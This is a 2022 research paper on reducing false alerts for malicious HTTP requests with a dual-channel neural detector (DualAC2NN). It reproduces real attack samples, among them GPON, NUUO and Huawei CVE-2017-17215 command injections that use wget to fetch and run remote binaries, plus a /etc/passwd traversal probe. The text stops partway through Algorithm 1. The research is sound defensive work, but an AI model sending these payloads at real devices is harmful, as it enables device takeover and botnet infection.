symmetry MDPI

Article

DualAC$_2$NN: Revisiting and Alleviating Alert Fatigue from the Detection Perspective

Gang Yang *, Chaojing Tang and Xingtong Liu

College of Electronic Science and Technology, National University of Defense Technology, Changsha 410073, China; changjingtang@nudt.edu.cn (C.T.); xingtongliu@nudt.edu.cn (X.L.)
* Correspondence: yanggang11@nudt.edu.cn

Abstract: The exponential expansion of Internet interconnectivity has led to a dramatic increase in cyber-attack alerts, which contain a considerable proportion of false positives. The overwhelming number of false positives cause tremendous resource consumption and delay responses to the really severe incidents, namely, alert fatigue. To cope with the challenge from alert fatigue, we focus on enhancing the capability of detectors to reduce the generation of false alerts from the detection perspective. The core idea of our work is to train a machine-learning-based detector to grasp the empirical intelligence of security analysts to estimate the feasibility of an incoming HTTP request to cause substantial threats, and integrate the estimation into the detection stage to reduce false alarms. To this end, we innovatively introduce the concept of attack feasibility to characterize the composition rationality of an inbound HTTP request as a feasible attack under static scrutinization. First, we adopt a fast request-reorganization algorithm to transform an HTTP request into the form of interface:payload pair for further alignment of structural components which can reveal the processing logic of the target program. Then, we build a dual-channel attention-based circulant convolution neural network (DualAC$_2$NN) to integrate the attack feasibility estimation into the alert decision, by comprehensively considering the interface sensitivity, payload maliciousness, and their bipartite compatibility. Experiments on a real-world dataset show that the proposed method significantly reduces invalid alerts by around 86.37% and over 61.64% compared to a rule-based commercial WAF and several state-of-the-art methods, along with retaining a detection rate at 97.89% and a lower time overhead, which indicates that our approach can effectively mitigate alert fatigue from the detection perspective.

Keywords: alert fatigue; network security; intrusion detection; malicious HTTP request; machine learning

check for updates

Citation: Yang, G.; Tang, C.; Liu, X. DualAC$_2$NN: Revisiting and Alleviating Alert Fatigue from the Detection Perspective. *Symmetry* **2022**, *14*, 2138. https://doi.org/10.3390/sym14102138

Academic Editor: Alexander Shelupanov

Received: 17 September 2022
Accepted: 4 October 2022
Published: 13 October 2022

1. Introduction

The last decades have witnessed a rapid development of network technology and its emerging applications, paralleled by an explosion in the number of cybersecurity threats, with continued evolution and sophistication. Among those, malicious HTTP requests, such as cross-site scripting (XSS) injections, SQL injections (SQLi), and remote command execution (RCE) attacks, etc. have been one of the most prevailing threats, which constantly occupy the dominant positions in the Common Weakness Enumeration. Cyber criminals and APT groups leverage the vulnerabilities exposed on the borders of an enterprise network and construct corresponding weaponized exploits for penetration and further malicious activities.

In response to the severe security posture, various methods have been proposed to distinguish malicious HTTP requests from normal traffic, which can be categorized into knowledge-driven [1,2] and data-driven [3–9] detection methods. Although current methods have shown excellent performance in detecting suspicious HTTP requests, which has been extensively elaborated by previous studies, they cannot distinguish the real severe incidents from massive low-intensity attack attempts, such as brute-force and probing attacks.

According to a study report conducted by Trend Micro [10], nearly three-quarters of security operations teams are severely plagued by alert overload, and more than 51% of alerts are actually false positives. Similarly, as a survey conducted by the Cloud Security Alliance illustrated, only about 23.2% of threat alerts were real, meaning that 76.8% were false positives [11]. Consequently, as stated in FireEye's survey [12], only an average of 4% of alerts are investigated in a timely and appropriate manner each week, due to the impact of massive fake alerts. Alert fatigue excessively consumes the limited computing resources and manpower of security operations, maintenance, and delays responses, which causes alert burnout and eventually desensitization [13], resulting in critical alerts being buried in significant numbers of invalid alerts, such as the notorious Target incident in 2013 [14].

Combating alert fatigue can be described as a "find a needle in haystack" problem, i.e., to determine the potentially real threats from massive numbers of invalid alerts. One prevalent solution is to apply data provenance analysis [15,16] on suspicious HTTP requests. Provenance analysis provides an automated and intelligent solution to perform causal analysis and context investigation on suspicious HTTP requests to scrutinize reported security incidents by integrating heterogeneous log data from various sources [17]. Although provenance analysis has shown promising performance in incident assessment, relieving the pressure of the analyst and mitigating alert fatigue to some extent, it is still a time-consuming process with prohibitively expensive overhead due to the huge volumes of pending alerts in practical application.

In contrast to previous work, which verify the captured alerts by fine-grain incident investigation, we focus on improving the capacity of classifiers and reducing the generation of false alerts in the detection stage to fundamentally relieve the pressure of further forensics or investigation. Existing detection solutions rely extensively on the recognition of attack vectors while neglecting the contextual scenario and feasibility analysis of suspicious HTTP requests, resulting in a lack of cognition on false-alert identification. Worse still, the overwhelming volume of intricate and ever-changing background traffic exacerbates the difficulty of distinguishing the "real" threats from those false alerts, causing floods of false alerts in practical deployment. To overcome the stated deficiencies, we formalize the expertise of static false-alerts scrutinizing as attack feasibility and integrate it into the detection stage, differently from Imperva Attack Analytics [18], which attempts to insert an extra module to reduce WAF false positives based on a supervised machine-learning model. Concretely, we make maximum use of the static syntax features and scenario-related information implicit in HTTP requests to tentatively measure the attack feasibility, thus enhancing the cognitive ability of the detectors.

In this paper, we are committed to revisiting the alert-fatigue problem from the detection perspective and alleviating the alert-fatigue phenomenon through enhancing the capability of front-end detectors. Our work assumes a scenario where detectors are faced with a large volume of sophisticated HTTP requests containing a massive number of suspicious attempts. These suspicious attempts usually incur considerable false alerts which are composed of unharmful scannings and tentative attacks with implausible conformation [11,12]. To cope with the alert-fatigue problem under such circumstances, we should improve the detection framework both in feature engineering and model design. For feature engineering, the literature [19] employs the DOC [20] method on traffic feature extraction. The literature [21] provides comprehensive analysis on several feature-extraction methods. The literature [22] introduces a promising embedding method on IP and port addresses. For model design, the literature [23] presents an effective contrastive-learning architecture for intrusion detection. In this paper, we propose a novel malicious HTTP-requests detection framework, incorporating the prediction of attack feasibility into the final decision, to reduce the generation of such false alerts. Inspired by aspect-based sentiment analysis [24,25] and circulant fusion mechanism [26], we disassemble the HTTP requests and conduct aspect-level alignment to maximize the use of static syntax features and scenario-related characteristics. Consequently, our framework consists of a request reorganization module and a dual-channel attention-based circulant convolution neural network (DualAC$_2$NN) model. Compared to existing studies, the contributions of our research are highlighted as follows:

- Firstly, we innovatively introduce the concept of attack feasibility to tentatively predict the validness of a suspicious inbound HTTP request under static audits. We elaborate the principle and rationale of attack feasibility based on empirical knowledge and concrete examples. Additionally, we present a fundamental scheme to estimate the attack feasibility and integrate it into the detection stage.
- Secondly, we propose a fast request-reorganization algorithm, to extract composition properties and semantic attributes in the requests. After reorganization, we obtain a pair-form representation containing interface-related and payload-related strings to better utilize the intrinsic mechanism of attack implementation and to facilitate the alignment of the target interface and conveyed payload for further neural computations.
- Thirdly, we carry out a dual-channel attention-based circulant convolution neural network (DualAC$_2$NN) for further neural computations and adaption to the proposed pair representation of inbound requests. We adopt an attention mechanism and convolution neural network architecture to reduce noise from irrelevant background strings. Furthermore, we incorporate payload maliciousness, resource interface sensitivity, and their bipartite compatibility through circulant fusion computation on dual-channel vectors, seek to exploit more information and obtain more reliable decisions than previous payload-centric methods.
- Finally, we evaluate the proposed methodology on a real-world HTTP traffic dataset collected from an enterprise network edge, which is used to measure the captivity of classifiers to combat alert fatigue. Comparative experiments showed that the proposed method outperforms other state-of-the-art methods, especially in the false-positive rate.

The rest of this paper is organized as follows. Section 2 elaborates the problem and motivation examples; Section 3 demonstrates the concept of attack feasibility and theoretical foundations; Section 4 illustrates the overall process of the proposed approach, especially the fast request-reorganization algorithm and the DualAC$_2$NN model; Section 5 shows the experiments on the real-world dataset; and, finally, Section 6 concludes the paper and further discusses the future work.


2. Problem Statement

2.1. HTTP Request Structure

From the perspective of composition [27], an HTTP request message can be divided into three parts, as in Figure 1: start line, header fields, and request body, if needed. The start line declares the request method and path component that identifies the target resource on the server (uniform resource identifier, URI). Message headers provide information to the recipient about the message, the sender, and how the sender would like to communicate with the recipient. In addition, as the actual content of the message technically, the request body conveys the entity or parameter to the target resource interfaces of the recipient to accomplish some expected jobs.


Different from benign HTTP requests, as shown in Figure 2, during a malicious HTTP request, particularly in injection attacks, the attacker replaces the legitimate parameter with malicious code and then makes the victim host execute it. The attacker exploits the inappropriate request processing logic of certain vulnerable application components to make the request incorrectly interpreted, causing the malicious payload to be injected into the sensitive interfaces. This means that from the view of detection, a feasible HTTP-based attack should have a reasonable composition and conformation, implying both a path to a potentially vulnerable interface and sufficient malicious codes in the payload.

However, current learning-based methods tend to model the entire request message as streaming data [3–9,28–34], causing the individual presence of a sensitive path or malicious payload to be regarded as the prevailing decision-making factor. As existing methods neglect the implicit processing syntax and scenario-related characteristics, they cannot estimate the attack feasibility when conducting detection on captured malicious requests, which might incur further massive numbers of false alerts, especially during real-world deployment.



```
POST /cgi-bin/process.cgi HTTP/1.1
User-Agent: Mozilla/4.0 (compatible;
MSIE5.01; Windows NT)
Host: 192.168.1.1
Content-Type: application/x-www-form-
urlencoded
Content-Length: length
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Connection: Keep-Alive

licenseID=string&content=string&/
paramsXML=string
```

Figure 1. Example of an HTTP request.




```
POST /GponForm/diag_Form?images/ HTTP/1.1
Host: **.**.**.**:80
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE5.01;
Windows NT)
Content-Length: 118

XWebPageName=diag&diag_action=ping&wan_con
list=0&dest_host=``;wget+http://192.168.1.1:8088/
Mozi.m+-O+->/tmp/gpon80;sh+/tmp/gpon80&ipv=0
```

Figure 2. Example of a feasible malicious request.

2.2. Motivative Examples of False Alerts

In this study, we focus on reducing false alerts that security researchers can eliminate from the perspective of static audits. Three typical examples of real-world false alerts are shown in Figure 3, Figure 4 and Figure 5 with deprivatization, respectively.



False Alert Example 1:

```
POST /v1/net_monitor/ip_access HTTP/1.1
Host: **.**.**.**:8080
User-Agent: ysec_hids_agent
accept: application/json
content-type: application/json
agentid:********
Content-Length: 806

{"magic":270802968,"proto_version": "1.0.0","timestamp":1608336293,"local_ip":
... ... {"pid":7241,"start_time":1608335818,"cmdline":"wget –http-user=manifold
–http-passwd=dw_manifold –output-document=/var/log/sysop_manager/public
_repos.revision.1.log –time","exe":"/usr/bin/wget","genealogy":"systemd->sysop_
manager.s->wget "genealogy":"systemd->cron->sh->sh->bash->bash->bash->"}}
```

Figure 3. False-alert example 1.

```
False Alert Example 2:
GET /adv,/cgi-bin/weblogin.cgi?username=admin&password=****** HTTP/1.1
Host: **.**.**.**:8080
User-Agent: Mozilla/5.0 (Windows NT 5.1) AppleWebKit/535.1 (KHTML, like
Gecko) Chrome/13.0.782.220 Safari/535.1
accept: application/json
content-type: application/json
Content-Length: 0
```

Figure 4. False-alert example 2.

```
False Alert Example 3:
POST /bin/showmodule.php?DivId=urlPop11&Js=dnRNZW1TZWxlY3RVcmwoM
Sk=&Mo=34&Nbr=0&Special=../../../../../../../../../../etc/passwd&TagName=urlPop11
&Type=poplogin HTTP/1.1
Host: **.**.**.**
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.21 (KHT
ML, like Gecko) Chrome/41.0.2228.0 Safari/537.21
Content-Length: 65
Connection: Keep-alive

rs=sajaxSubmit&rsargs[]=<Input><F><K></K><V></V></F></Input>
```

Figure 5. False-alert example 3.

False-alert example 1 stems from a lack of cognition of the contextual scenario, or the path sensitivity, in other words. For many suspicious behaviors, such as remote command execution, current detectors often find it difficult to distinguish a legitimate remote control from the real command injection attacks, as shown in Figure 3.

False-alert example 2 originates from the over-matching of vulnerable paths but a neglect of the existence of payload maliciousness. Such overfittings mean normal accesses are falsely reported due to sharing a same URI as in the CVE-2020-9054 exploits in Figure 4. For the same reason, unharmful reconnaissance and scanning are also reported to the SOC all the time, which always occupy a prevailing portion of alerts. The vague boundary delineation to determine the maliciousness of requests increases the difficulty of real-world detection.

False-alert example 3 is caused by the incompatibility of the accessed interface and malicious payload. This type of attack is often produced by brute-force attacks or fuzzing attacks from automatic suites, as illustrated in Figure 5.

Consequently, in a real-world network environment, suspicious HTTP requests contain numerous blind attacks, invalid brute-force and fuzzing attacks, unharmful scan or reconnaissance attempts, legitimate remote controls, and normal access to vulnerable paths upon some web services might be incorrectly alarmed, which are aggregated as the main causes of alert fatigue.

3. Attack Feasibility Estimation

In this study, we propose an attack feasibility-wise detection strategy to mitigate such false alerts. The feasibility of an HTTP-based attack depends on the composition rationality of the request itself and whether the target host is vulnerable and unprotected. We focus on estimating the attack feasibility statically from detection perspectives, reducing the complexity of subsequent provenance analysis at less computational cost. Based on the discussions of practical examples mentioned in the previous section, attack feasibility is closely related to the logical semantics and scenario characteristics implicit in the hierarchically structured request, as mentioned in the literature [5]. Hence, attack feasibility in this study can be described as Definition 1 from the scope of static audits.

Definition 1 (**Attack feasibility**)**.** *Attack feasibility is illustrated as the underlying composition and conformation rationality of request constituents that accords with certain feasible attack paradigms from the perspective of static analysis.*

The hierarchical conformation reveals the intrinsic logic about how external malicious codes are delivered to a certain vulnerable server-side function along with a specified path or interface. This means that by examining the request messages, we might obtain some valuable clues indicating the subsequent processing logic, which can be used as significant auxiliary features.

Concretely, a feasible attack is basically supposed to possess access to a vulnerable resource and the corresponding compatible malicious payload. We can extract several refactored paths that specify some certain application component resources and the corresponding payloads from a request message. Then, the attack feasibility can be estimated based on the analysis of extracted refactored paths, payloads, and their bipartite compatibility. Therefore, we design an attack feasibility-estimation strategy based on a triadic measurement: the maliciousness of the payload, the sensitivity of the injected interface and their bipartite compatibility.

Definition 2 (**Payload maliciousness**)**.** *Payload maliciousness is defined as an assessment metric to measure the sender's intention and the underlying severity of the desired consequences.*

The request payload refers to the parameter delivered to a certain front-end or back-end function of the target application. In the POST request message, the request payload can be extracted from a request body according to the specification of content type and some delimiters. In the GET request message, the request payload can be obtained from the value segment of the URI. An example of a malicious payload is shown in Figure 2, marked in orange. The malicious payloads share similar lexical and semantic features of the resembled intentions of attackers. As illustrated in Definition 1, through manual labeling, the payload maliciousness can be statistically concluded based on a learning-based algorithm [35,36]. For example, within a remote command execution attack, the frequent malicious payload organized as "*wget IP:PORT/FILE; chmod + x MALFILE;./FILE*" is identified as a severely dangerous behavior. Conversely, the payload which is organized as '*echo hello*' is regarded a tentative behavior with less threat.

Definition 3 (**Interface sensitivity**)**.** *Interface sensitivity is defined as a quantitative identifier to evaluate whether the accessed resource is vulnerable or prone to be vulnerable.*

The interface in our work refers to the path-like strings in the request body implying the accessed resource. In a POST request message, the interface is composed of a URI and part of a path-like string in a message payload according to the content type. Whereas in GET request, the interface is just the URL (uniform resource locators) and query part.

The similarity of the path is embodied in the word formation in request strings, such as abbreviations and morphology, which reflect their intrinsic functions or code logic to a certain extent, in turn potentially reflecting similar security problems. Through a lot of work on analyzing existing web vulnerabilities, the morphological similarities of vulnerable paths can be found widely.

One of the primary causes is the over-reused code in the developing phase, especially in IoT devices, due to the convergence of functional requirements and the wide adoption of the same third-party libraries. Such a series of vulnerabilities was exposed on the SOAP-based HNAP protocol [37], known as the OpenWrt Luci command injection vulnerability and thinkphp RCE vulnerability, triggered by the controller built by MVC.

Secondly, following development conventions, codes with similar functional designs share similar naming schemes on paths; for example, the strings "*/cgi-bin/*.cgi*" and "*/luci/*" are often involved with unatuh RCE vulnerabilities. For example, exploits of CVE-2020-14472 [38] and CVE-2020-8515 [39] share the same interface, known as "*/cgi-bin/mainfunction.cgi*".

In addition, there are imperfect or incomplete patches from vendors, also resulting in the recurrence of vulnerabilities in the same path, such as S2-013 and S2-014, S2-005 and S2-003 [40], etc.

Such strings can be extracted from original requests to build the refactored resource interface paths, which can be utilized as an important indicator to weigh the sensibility of request behaviors and expose the latent service scenarios.

Definition 4 (**Compatibility**). *Compatibility refers to a variable weighing of the possibility that a certain injected interface and suspicious payload can be composed for a feasible attack.*

In practice, we find that payload maliciousness and interface sensitivity cannot solely determine whether a suspicious request can lead to a feasible attack or not, as false-alert example 3 in Figure 5. Hence, we propose the concept of compatibility to predict the conformation rationality of the given interface and payload, as stated in Definition 4. After being trained on massive samples, the detector is promising to predict which attacks are feasible for a specific interface [41,42].

Overall, when estimating attack feasibility, our study mainly concerns the three aspects mentioned above. Hence, we aggregate payload maliciousness, interface sensitivity, and their bipartite compatibility to obtain a comprehensive assessment. We can construct a specified network architecture and an appropriate representation to exploit the aforementioned three properties. Through a composite analysis, we integrate part of the intuitive and empirical intelligence from static audits into the detection stage, which is promising to significantly enhance the attack feasibility-wise capacity of detectors and promisingly lower the false alerts.

4. Detection Framework

The basic assumption of our work is that we can achieve massive distinctive HTTP requests in plaintext form. In addition, our work is oriented to the real-world defensive scenario.

4.1. Overview

An overview of proposed framework is demonstrated in Figure 6. As shown, the whole pipeline contains two core phases: a data preprocessing module and a detection module. We transform every captured HTTP request into a tokenized $< S_{interface}, S_{payload} >$ pair through request reorganization, generalization, and tokenization operations.




Figure 6. An overview of the proposed framework.

Then, we feed the pair-form inputs into a dual-channel neural detection model, namely, DualAC$_2$NN, and gather the decision result to determine whether to generate alerts or not.

4.2. Data Preprocessing

In order to provide an appropriate representation for further neural computation with attack feasibility estimation, some preprocessing operations are conducted including request reorganization, generalization, and tokenization on a raw HTTP request input in the preprocessing phase.

4.2.1. Request Reorganization

After twice decoding the URL, we adopt a fast request-reorganization algorithm working on incoming HTTP requests. The purpose of request reorganization is to facilitate the aspect alignment of interface-related tokens and payload-related tokens for maximum utility of the logical semantics and scenario characteristics implicit in the structured conformation.


According to the specification of the HTTP RPC2616 document [27], an external parameter or payload can be transmitted through URL or a request body. The URL string contains semantic segments such as domain name, path name, and file name, which can be roughly expressed as $http://hostname:hostport/p/a/t/h?query1=string1&query2 =string2$ (accessed on 11 May 2022). The parts of $/p/a/t/h$ and $query$ indicate the interface to submit payloads, and $string1$ and $string2$ are the externally injected payloads. Therefore, the symbol $=$ and & can be used to separate the interface-related segments and payload-related segments. Concretely speaking, $=$ acts as an assignment identifier to declare the corresponding payload-related segments with aforementioned paths just as the URL in Figure 7a. In addition, the & acts as a delimiter to separate the pairs of interface-related segments such as $/cgi-bin/cgi\_system?cmd$ from the corresponding payload-related segments such as $saveconfig$.

For POST requests, a request body can also carry some parameter-transmitting strings. Although there exist diverse composition paradigms on request bodies, divided by the format and parsing logic, our request-reorganization algorithm can still retain effectiveness just by adopting corresponding indicators according to the specification of $Content-Type$.

For request body with a streaming-like structure with the $Content-Type$ of $application/form-data$, such as the example in Figure 7a, we focus on the assignment symbols $=$ and juxtaposition symbols &. As shown in the left half of Figure 7a, the segments are annotated. Generally, the strings behind the assignment symbols and the front of juxtaposition symbols are payload-related segments, like the strings enclosed by orange dashed curve . In addition, the strings lie behind the juxtaposition symbol and the front of the assignment symbols are interface-related segments, like the strings enclosed by blue solid curve.

For a request body with a nested structure with the $Content-Type$ of $application/text/xml$ or $application/json$, like the example in Figure 7b, we mainly consider the delimiters as $<$ and $>$. As shown in the left half of Figure 7a, the segments are annotated. The strings located between $<$ and $>$ are regarded as interface-related segments, and the strings locate between $>$ and $<$ are regarded as payload-related segments.

Then, we can concatenate all the interface-realetd and payload-related segments, respectively, and obtain the interface sequence and payload sequence. Consequently, the raw streaming request strings are reorganized as the sequence pairs as shown in right half of Figure 7a,b. Here, the strings in blue colored represent the interface sequence, and the strings in orange represent the payload sequence.




```
POST /cgi-bin/cgi_system?cmd=saveconfig HTTP/1.1
...
Content-Type: application/x-www-form-urlencoded
...

bfolder=%2Fmtd%2Fblock3&bfile=|`wget%20http://
**.**.**.**:****/cgisys.sh%20-O%20-%3E%20/tmp
/nemp;sh%20/tmp/nemp`&inc_emap=no&inc_pos=no
```

```
/cgi-bin/cgi_system?cmd bfolder bfile inc_emap
inc_pos

saveconfig %2Fmtd%2Fblock3 |`wget%20http://
**.**.**.**:****/cgisys.sh%20-O%20-%3E%20/
tmp/nemp;sh%20/tmp/nemp` no no
```

(**a**)

Figure 7. *Cont.*



```
POST /ctrlt/DeviceUpgrade_1 HTTP/1.1
...
Content-Type: text/xml
...

<?xml version=1.0 ?><s:Envelope xmlns:s=http://sche
mas.xmlsoap.org/soap/envelope/ s:encodingStyle=http
://schemas.xmlsoap.org/soap/encoding/><s:Body><
u:Upgrade xmlns:u=urn:schemas-upnp-org:service:W
ANPPPConnection:1><NewStatusURL>$(/bin/busy
box wget -g **.**.**.** -l /tmp/mips -r /mips; /bin
/busybox chmod 777 * /tmp/mips; /tmp/mips huawei)
</NewStatusURL><NewDownloadURL>$(echo HUA
WEIUPNP)</NewDownloadURL></u:Upgrade><
/s:Body></s:Envelope>
```

```
/ctrlt/DeviceUpgrade_1   ?xml  version=1.0  ?
s:Envelope xmlns:s=http://schemas.xmlsoap.org/
soap/envelope/ s:encodingStyle=http://schemas.
xmlsoap.org/soap/encoding/ s:Body u:Upgrade
 xmlns:u=urn:schemas-upnp-org:service:WANPP
PConnection:1  NewStatusURL  /NewStatusURL
NewDownloadURL /NewDownloadURL /u:Up
grade /s:Body /s:Envelope

 $(/bin/busy box wget -g **.**.**.** -l /tmp/mips
-r /mips; /bin /busybox chmod 777 * /tmp/mips; /
tmp/mips huawei) $(echo HUA WEIUPNP)
```

(**b**)

Figure 7. Example of request reorganization. (**a**) Schematic diagram of request-reorganization workflow. As a streaming example of NUUOS OS command injection attack. (**b**) Schematic diagram of request-reorganization workflow. As a nested example of CVE-2017-17215.

Given the computational complexity and time efficiency, we design a fast request-reorganization algorithm as shown in Algorithm 1 for a trade-off on granularity and efficiency. We use head indicators and tail indicators to simply depict the delimiters to distinguish the interface-related segments and payload-related segments. For instance, we adopt $=$ and $>$ as head indicators and & and $<$ as tail indicators. As shown in Algorithm 1, the time complexity of the proposed fast request algorithm is $O(n)$. Compared to subsequent processing such as REGEX-based generalization and tokenization, the extra cost from request reorganization is acceptable, which means that our algorithm is lightweight enough and can be applied in real-world scenarios.

Through request reorganization, we construct an $< Str_{interface}, Str_{payload} >$ pair for characterizing interface sensitivity and payload maliciousness, respectively. Where $Str_{interface}$ and $Str_{payload}$ of $< Str_{interface}, Str_{payload} >$ is composed of interface-related segments and payload-related segments. Further, we can compute the compatibility through the aspect alignment of interface sensitivity and payload maliciousness. Although it cannot completely reflect the processing logic of the target program, critical clues involving the payload-injecting logic are preserved to the maximum extent during the transformation.

4.2.2. Generalization and Tokenization

Generalization is aimed at eliminating isolated words, using specific indicators to substitute the attack-agnostic to avoid misidentification and interference from background strings. Compared with natural language, HTTP requests often contain website links, IP addresses, numeric strings, hash strings, encoded strings or some meaningless words, etc. To eliminate extraneous interference from those confusing characters, we utilize regular expressions to match those characters and transform them into proprietary words according to original attributes. For example, by using the generalization rules shown in Table 1, we can figure out such attack-agnostic strings and replace them with the corresponding specified words.

Notice that the word-level tokenizer is troubled by out-of-vocabulary words due to its coarse granularity. Meanwhile, the char-level tokenizer makes the data more sparse and difficult to learn long-distance dependencies. In our framework, we adopt a subword-level tokenizer based on byte pair encoding (BPE) [43]. BPE is a simple form of data-compression algorithm in which the most common pair of consecutive bytes of data is replaced with a byte that does not occur in that data. BPE brings the perfect balance between character- and word-level hybrid representations, which makes it capable of managing large corpora. By using BPE, we can mitigate the problems faced by word-based tokenization (large vocabulary size, out-of-vocabulary tokens, and different meanings of very similar words) and character-based tokenization (long sequences and less meaningful individual tokens).

Algorithm 1: Fast request-reorganization algorithm

```
    Input: A predefined finite dictionary $I_h['Content - Type']$ of head indicators, and
           a predefined finite dictionary $I_t['Content - Type']$ of tail indicators
           according to the $Content - Type$ keywords; an incoming request $R$.
    Output: Output interface sequence of interface-related segments $Str_{Inf}$ and the
            payload sequence of payload-related segments $Str_{Pyl}$.
1   Initialzation $Cur_{pos} \leftarrow 0$, $Str_{Inf} \leftarrow \emptyset$, $Str_{Pyl} \leftarrow \emptyset$, $Cur_{pre} \leftarrow 0$;
2   while $*Cur_{pos}$ not equal $EOF$ do
3       if $*Cur_{pos} \in I_h$ then
4           if $*Cur_{pre} \in I_t$ or $*Cur_{pre}$ equal $null$ then
5               $Str_{Inf}$ += $R[Cur_{pre}, Cur_{pos}]$
6               $Cur_{pre} \leftarrow Cur_{pos}$
7           end
8           else
9               pass
10          end
11      end
12      else if $*Cur_{pos} \in I_t$ or $*(Cur_{pos} + 1)$ equal $EOF$ then
13          if $*Cur_{pre} \in I_h$ then
14              $Str_{pyl}$ += $R[Cur_{pre}, Cur_{pos}]$
